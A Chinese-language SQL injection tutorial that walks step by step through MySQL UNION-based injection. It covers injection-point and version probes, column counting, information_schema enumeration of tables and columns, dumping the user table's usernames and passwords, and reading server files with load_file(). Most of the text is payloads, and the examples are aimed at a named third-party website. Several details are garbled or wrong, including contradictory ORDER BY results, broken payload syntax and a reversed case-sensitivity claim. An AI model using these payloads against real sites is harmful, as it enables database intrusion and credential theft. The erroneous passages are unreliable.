环境：XAMPP

准备文件：test.php，fanke.sql

准备软件：世界之窗浏览器，小葵多功能转换器

**注：mysql5.0及以上版本会有information\_schema数据库（存储mysql数据库的表名和列名信息）**

**判断是否有注入点：**

**and 1=1**

**and 1=2**

**判断数据库版本：**

**1）and ord(mid(version(),1,1))>51/\***

**若返回正常，则版本大于4.0，支持UNION查询**

**若返回错误，则版本小于4.0，不支持UNION查询**

**注：UNION查询就是联合查询，可以执行多条SQL语句，否则只能执行单一语句**


**2）/\*!30000%20s\*/，若错误则版本为大于3.0**


**/\*!40000%20s\*/，大于4.0**

**/\*!50000%20s\*/，小于5.0**

**举例/\*!4015%20s\*/为4.0.15版本**

# 1.查字段数（order by）

提交http://www.shidaiguocui.com/guide\_show.php?id=32 order by 10后返回正常，这个时候说明数据表中的字段数大于5；当我提交order by 13时返回正常而当提交 order by 14 时返回正常

而当提交 order by 14 时，却返回错误，这就说明数据表的字段为 13 个。


# 2.查数据库名

union select 1,2,3,4,5

1,2,3,4,5随便选一个改为database()

即为union select 1,database(),3,4,5

返回数据库名



# 3.查数据库名为fanke下的表名

union select 1,table\_name,3,4,5 from information\_schema.tables where table\_schema=0x66616E6B65*(fanke的16进制编码Hex)*

翻译过来就是从information\_schema查询table\_schema的table\_name

table\_schema:数据库名

table\_name:表名


information\_schema.tables：存储mysql数据库下面的所有表名信息的表

information：信息

schema：数据库

.：下一级

tables:表名



# 4.查user表名下的列名信息


union select 1,column\_name,3,4,5 from information\_schema.columns where table\_name=0x75736572*(user的16进制编码Hex)*

column\_name:列名

information\_schema.columns ：存储mysql数据库下面的所有列名信息的表

# 5.查user表名下列名username,password的数据

union select 1,username,password,4,5 from user



6.后期处理

被MD5加密的密码若无法被破解，则需要另辟蹊径，利用load\_file()函数，不过需要root权限

使用and ord(mid(user),1,1))=114/\*若返回界面没有错误则为root权限

或者使用and (select count(\*) from MySQL.user)>0判断文件是否有读写权限

举例：

假设这个网站是用的 windows 操作系统，那么要读取c:/boot.int文件中的信息，我们可以提交 http://www.shidaiguocui.com/guide\_show.php?id=32 union select 1,load\_file(0x633A2F626F6F742E696E69) ,3,4,5,6,7,8,9,10,11,12,13 from admin 就可以读取 c:/boot.ini 中的信息了， 0x633A2F626F6F742E696E69 就是 c:/boot.ini 的十六进制表示(防止被转义过滤掉)。

查询参数：

1.数据库名 database() 知道后才能进行查询表，列，内容

2.数据库版本 version()

3.数据库用户 user()

4.操作系统 version\_compile\_os ｛Windows区分大小写，Linux不区分大小写｝